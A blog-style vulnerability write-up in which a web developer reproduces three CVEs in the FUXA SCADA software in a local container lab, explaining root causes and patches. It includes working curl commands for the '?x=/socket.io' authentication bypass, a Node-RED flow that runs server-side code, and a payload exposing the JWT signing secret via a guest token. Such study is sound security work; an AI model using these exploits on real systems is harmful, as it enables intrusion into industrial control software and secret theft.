Amateur Analysis of SCADA Software CVE
I’m exploring a totally new field which I have no prior knowledge about. I’ve been doing full-stack web development since college (about 5 plus years) and now, I’m interested in ICS (Industrial Control System) security. This is intriguing since I finished reading Countdown to Zero Day by Kim Zetter. It was a mind-blowing read, I didn’t know how lines of code could be used to sabotage a nuclear plant full of heavy mechanics that wasn’t even exposed to the internet.
I’m trying to find a way for me to get hooked into the topic so I don’t dive into Modbus protocol or more intricate topics. Instead, I’m reading Common Vulnerabilities and Exposures (CVE) reports for an open-source project I found on Github. The project that I’m looking at is FUXA. A web-based SCADA (Supervisory Control and Data Acquisition) software that allows us to build modern dashboards to monitor connected machines using standard protocols.
I found FUXA as a suitable starting point for me to learn about SCADA software because it is a UI with ExpressJS as the backend. There are 3 CVEs which were related to each other and existed in a single file, from missing authentication to a partial security fix, and finally to insufficient JWT validation.
Reading CVE Report
The first CVE I was reading was an authentication bypass vulnerability using path manipulation (CVE-2026-43945). This CVE appeared because of a partial security fix which I will explain later. This vulnerability happens when we access a protected endpoint and manipulate the original URL path to bypass it. For this case, it was an endpoint to access the Node-RED feature to manipulate flows of a project. Node-RED is a low-code development tool to build automation or industrial control systems. My experience with this tool is very limited; I only knew about it since one of my friend in the past used this to prototype his final project in college. However, the vulnerability here is not in Node-RED itself but in the connector, the part which makes it possible for FUXA to integrate with Node-RED.
Path Manipulation Vulnerability
FUXA has a monolithic architecture: the client and server run as a single process and are accessed through a single port. Although the code component is modular (client and server are different components), it is deployed as a single unit.

The architecture shown on Figure 1 is a trimmed-down version of the FUXA application architecture. FUXA doesn’t just support Node-RED but also Siemens S7, and other standard industrial protocols. We’re focusing on Node-RED since the CVE is related to this connector.
Accessing the Node-RED feature can be done by calling the /nodered path. Although there are several paths, we are focusing on
a crucial one, which is /nodered/flows. The endpoint is used to deploy
a flow configuration which may have function nodes that could execute arbitrary server-side JavaScript when triggered. We can
say flow the same as source code in programming but since Node-RED is a low-code visual programming tool, it is called ‘flow’.
So what happens in the CVE report is, while the path /nodered/* is already protected and requires a credential, it can still be
bypassed just by modifying the path. Say if we want to create or modify a flow, normally we send a POST request to /nodered/flows
with a body of flow configuration and a credential. Yet in this report, it can be bypassed by modifying the path to /nodered/flows?x=/socket.io.
We can test this by pulling a container image for version 1.2.11 from https://hub.docker.com/r/frangoteam/fuxa. We also need to
set the secureEnabled setting to true to make the endpoints protected. This can be done by mounting the /usr/src/app/FUXA/server/_appdata
volume in the container to local directory containing settings.js as a configuration file. The configuration file should at
least have these values:
module.exports = {
    // Authentication and token signing.
    // secretCode signs JWTs: keep it long and random anywhere non-isolated.
    secureEnabled: true,
    secretCode: 'lab-only-secret',
    tokenExpiresIn: '1h',

    // Node-RED integration, auth required.
    nodeRedEnabled: true,
    nodeRedAuthMode: 'secure',
}
Here is what the configuration means:
secureEnabled: Enables secure mode for FUXA, which protects sensitive endpointssecretCode: The signing key to sign JWTtokenExpiresIn: How long until the JWT expiresnodeRedEnabled: Whether to enable the Node-RED connector so it is accessible through the/nodered/*endpointnodeRedAuthMode: Protect the/nodered/*endpoint by requiring credential (JWT or API Key) to access it.
Once the container is running, we can call port 1881 to test it.
> curl -iX POST localhost:1881/nodered/flows
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept
Content-Type: application/json; charset=utf-8
Content-Length: 67
ETag: W/"43-xavDh2CbibrgLEnD0WSI2j5gjl4"
Date: Tue, 24 Nov 2026 14:21:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"error":"unauthorized_error","message":"Authentication required!"}
The authentication works, it is rejecting with HTTP 401 when we don’t pass a credential. Now let’s test the bypass method by
adding a query parameter ?x=/socket.io at the end of the URL path.
> curl -iX POST localhost:1881/nodered/flows?x=/socket.io
HTTP/1.1 400 Bad Request
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 72
ETag: W/"48-GNgTwSgYngmuEUMiql32UdMZN34"
Date: Tue, 24 Nov 2026 14:38:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"code":"unexpected_error","message":"config.forEach is not a function"}
Well, look at that. We got HTTP 400 now, it doesn’t complain about authentication, only a missing config payload. The exception
error gives us a clue that it failed to iterate over an array. Since this endpoint is used to set a flow, we are going to build
one through API. Let’s try to create a flow that executes code to write a new file. This file will be written on the server
machine where FUXA is running, in other words, in the container. So let’s write it to the /tmp directory as POC. Here’s the
payload:
[
    {
        "id": "tab-lab",
        "type": "tab",
        "label": "lab"
    },
    {
        "id": "inject-lab",
        "type": "inject",
        "z": "tab-lab",
        "once": true,
        "onceDelay": "0.1",
        "payload": "",
        "payloadType": "date",
        "x": 160,
        "y": 120,
        "wires": [
            [
                "function-proof"
            ]
        ]
    },
    {
        "id": "function-proof",
        "type": "function",
        "z": "tab-lab",
        "name": "write marker",
        "func": "const fs = global.get('fs');\nfs.writeFile('/tmp/fuxa-rce-proof.txt','FUXA labproof').then(() => node.warn('Marker written')).catch(err => node.error(err,msg));\nreturn msg;",
        "outputs": 0,
        "x": 360,
        "y": 120,
        "wires": []
    }
]
The flow is very minimal, one inject (timestamp) and one function node. It is just executing a function once the flow is deployed and triggered by ‘inject’ after 0.1s delay on startup. Save it in a file payload.json, then send the payload in the POST request. This is the response:
> curl -iX POST --json @payload.json localhost:1881/nodered/flows?x=/socket.io
HTTP/1.1 204 No Content
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept
Access-Control-Allow-Origin: *
Date: Wed, 25 Nov 2026 04:21:47 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Well, well, well. Looks like something just happened. Let’s look at http://localhost:1881/flows to check the created flow.

We can see the flow is created and the function matches with the payload we sent before. Let’s see what’s in the /tmp directory.
> podman exec fuxa ls /tmp; echo "FILE content: $(podman exec fuxa cat /tmp/fuxa-rce-proof.txt)"
fuxa-rce-proof.txt
scarf-js-history-root.log
FILE content: FUXA labproof
There it is, we just executed code inside the server after bypassing the security by manipulating the path. This is the reported
vulnerability in CVE-2026-43945. This vulnerability was introduced by PR #2182
which added authentication to the /nodered/* endpoint while intentionally excluding /dashboard (since it is meant to be public)
and /socket.io. This piece of code executed before authentication happens,
const url = req.originalUrl || req.url || req.path;
if (url.includes('/dashboard') || url.includes('/socket.io')) return next();
Since req.originalUrl includes the query string like ?x=/socket.io, the code detects the /socket.io string and treats
the request as valid. Due to this, the code skip authentication part on the next line and proceed to process the request. The
solution to this problem is, it shouldn’t include the query string at all but only the path, hence on
PR #2260 it replaces it with req.baseUrl.
I wonder, how come this vulnerability exists? what was the change that introduced this? It turned out, if we look again at PR #2182
and check the vulnerability report, that PR was created to patch another vulnerability, CVE-2026-25938.
The vulnerability report is about an unauthenticated /nodered/* endpoint where it protects /nodered endpoint but skip authentication for
several sub-endpoints including /nodered/flows.
When Convenience Beats Security
FUXA introduced the Node-RED connector in release v1.2.8. It was introduced
in PR #1993. It already included authentication on the /nodered endpoint.
However, since PR #2072 this authentication was modified to exclude several
endpoints, including /nodered/flows. Why? “It fixes various bugs related to Node-Red embedding, auth, paths, fuxa-nodes,
and API access.”, that stated in the summary.
Seems the authentication was thought to be a blocker so it was disabled for convenience, yet later it was considered as vulnerability (of course!)
and added in CVE report. Solving a bug by removing authentication is a bug. We can reproduce the vulnerability using the same step like we did on
path manipulation. Except this time we can omit ?x=/socket.io and test it on container image prior to version 1.2.11 (e.g. 1.2.8).
Just sending the payload to /nodered/flows and make it executes arbitrary code.
A Guest Coming From Backdoor
Now that we know how the vulnerability exists in the first place, what happened after those two CVEs we discussed already patched? Another CVE was reported: CVE-2026-67443. This time it’s not about the endpoint but the credential itself, especially how it was validated by the server.
Accessing a protected endpoint requires a JWT, this token can be passed
in the x-access-token header or the ?token= query parameter. The payload looks like this
{
    "id": "user_id", //can be any user ID
    "groups": [] //[-1] for admin, and ["guest"] for guest
}
Let’s focus on groups, FUXA has an admin group which has value -1 or 255, and guest group that has value ‘guest’.
Guest is basically read-only mode, and anyone can get a ‘guest’ token simply by sending POST request to /api/heartbeat.
Meanwhile, admin group has full access, including /nodered/* endpoint. It requires a login to get it.
Both groups are signed using the same secret code. The question is, does the server know which group is accessing /nodered/*
endpoint?
When PR #2260 was merged to protect /nodered/* endpoint, it reused a function
to verify the JWT signature as a way to check whether a request is allowed or not. However, since both admin and guest JWT were
signed using the same secret code, both had the same valid signature. In other words, any valid JWT can be used to access
/nodered/* endpoint regardless of the groups. This is what CVE-2026-67443 is all about.

In Figure 3, we can see how the authentication flow works, it only checks whether the JWT signature is valid. Let’s try getting
the guest token first, make sure we test this on image docker.io/frangoteam/fuxa:1.3.2
> curl -iX POST localhost:1881/api/heartbeat
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept, Skip-Auth, Skip-Error
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Thu, 26 Nov 2026 07:27:46 GMT
X-RateLimit-Reset: 1795678193
Content-Type: application/json; charset=utf-8
Content-Length: 201
ETag: W/"c9-rTedMd3wY6J9lVjvQFBK6n0H/eM"
Connection: keep-alive
Keep-Alive: timeout=5

{"message":"guest","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Imd1ZXN0IiwiZ3JvdXBzIjpbImd1ZXN0Il0sImlhdCI6MTc5NTY3ODA2NiwiZXhwIjoxNzk1NjgxNjY2fQ.G8ziBvtqcKmoBm7-ajzvuZHI2FI1T3XVyE9O9rK6L24"}
If we decode the token we will get the following payload,
{
  "id": "guest",
  "groups": [
    "guest"
  ],
  "iat": 1795678066,
  "exp": 1795681666
}
Next, we use this token to call /nodered/flows just like before, let’s test it without a payload first.
> curl -iX POST
    -H 'X-Access-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Imd1ZXN0IiwiZ3JvdXBzIjpbImd1ZXN0Il0sImlhdCI6MTc5NTY3ODA2NiwiZXhwIjoxNzk1NjgxNjY2fQ.G8ziBvtqcKmoBm7-ajzvuZHI2FI1T3XVyE9O9rK6L24'
    localhost:1881/nodered/flows

HTTP/1.1 400 Bad Request
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept, Skip-Auth, Skip-Error
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 72
ETag: W/"48-GNgTwSgYngmuEUMiql32UdMZN34"
Date: Thu, 26 Nov 2026 07:32:50 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"code":"unexpected_error","message":"config.forEach is not a function"}
Looks good, we got HTTP 400 instead of HTTP 401. Next is we are going to craft a payload. This time we are not just executing a code to write a new file but we are adding a new endpoint to retrieve credentials from the server. Here is the payload
[
  {
    "id": "tab-leak",
    "type": "tab",
    "label": "leak"
  },
  {
    "id": "in",
    "type": "http in",
    "z": "tab-leak",
    "url": "/leak",
    "method": "get",
    "x": 140,
    "y": 120,
    "wires": [
      [
        "fn"
      ]
    ]
  },
  {
    "id": "fn",
    "type": "function",
    "z": "tab-leak",
    "name": "leak runtime",
    "func": "const rt = global.get('fuxa').runtime;\nmsg.payload = {\n  secretCode: rt.settings.secretCode,\n  tokenExpiresIn: rt.settings.tokenExpiresIn,\n  devices: rt.project.getDevices()\n};\nreturn msg;",
    "outputs": 1,
    "x": 360,
    "y": 120,
    "wires": [
      [
        "out"
      ]
    ]
  },
  {
    "id": "out",
    "type": "http response",
    "z": "tab-leak",
    "x": 580,
    "y": 120,
    "wires": []
  }
]
What happened in that payload is, we are adding a new entrypoint with http in to trigger a function. The entrypoint is
located at /leak but in this case, FUXA will route it to /dashboard/leak which is a public endpoint. The function here
will return a JSON payload that consist information like secretCode which is used to sign a JWT, tokenExpiresIn to tell
how long the token expire and devices which list the configuration of connected devices. We send this payload to create a
flow in Node-RED. Here is the response,
> curl -iX POST
        -H 'X-Access-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Imd1ZXN0IiwiZ3JvdXBzIjpbImd1ZXN0Il0sImlhdCI6MTc5NTY3ODA2NiwiZXhwIjoxNzk1NjgxNjY2fQ.G8ziBvtqcKmoBm7-ajzvuZHI2FI1T3XVyE9O9rK6L24'
        --json @payload.json
        localhost:1881/nodered/flows

HTTP/1.1 204 No Content
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type, Accept, Skip-Auth, Skip-Error
Access-Control-Allow-Origin: *
Date: Thu, 26 Nov 2026 07:50:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5
There is no error, although we are using a guest token, it accepts the payload. Now let’s try calling /dashboard/leak
> curl localhost:1881/dashboard/leak | python -m json.tool

{
    "secretCode": "lab-only-secret",
    "tokenExpiresIn": "1h",
    "devices": {}
}
There you go, we managed to expose the secretCode used by the server to sign a JWTs. The devices here is empty
since I didn’t connect to any devices. We can do many things with this vulnerability from RCE to creating a webshell, this is
why adding proper protection is necessary to this endpoint.
This vulnerability was patched in PR #2393, it added validation by decoding the JWT and check if the group payload is ‘guest’ or ‘admin’. It will return HTTP 403 if the group is ‘guest’. This sounds a bit odd since any group other than guest can access this endpoint. Apparently after sometime, another commit improved it by checking if the group is part of admin, and return HTTP 403 if not. Figure below is the new improved authentication flow

This should be enough to protect the Node-RED endpoint.
Lessons
After reading all 3 CVEs, I noticed how long it took for these vulnerabilities to be reported:
- CVE-2026-25938 (February 9, 2026)
- CVE-2026-43945 (July 21, 2026)
- CVE-2026-67443 (August 18, 2026)
Since release v1.2.8, I’m wondering if the problem here was because of time since there was a PR that disabled authentication as a way to fix a bug and the maintainer just accepted it. It could be because the maintainer was not using Node-RED so he trusted the contributor’s judgement. The partial fix in a PR also showed a lack of systemic review and familiarity with the whole system, at least the authentication flow. These kinds of CVEs aren’t new in web development. I used to make this slip up before when working with my team which quickly caught by my senior during code review. I believe he was quite familiar with the codebase and overall design of the system.
For this open-source project, the bigger challenge here is maintaining connectors since the maintainer needs to be familiar and ensure the connector implementation is secure enough or they can delegate a person who is familiar with the domain to maintain the connector. Otherwise it could add more similar CVEs we just discussed, exposing a sensitive endpoint to the public and creating a security risk.
I wonder, if there is a tool that could help prevent similar CVEs in the future. There could be.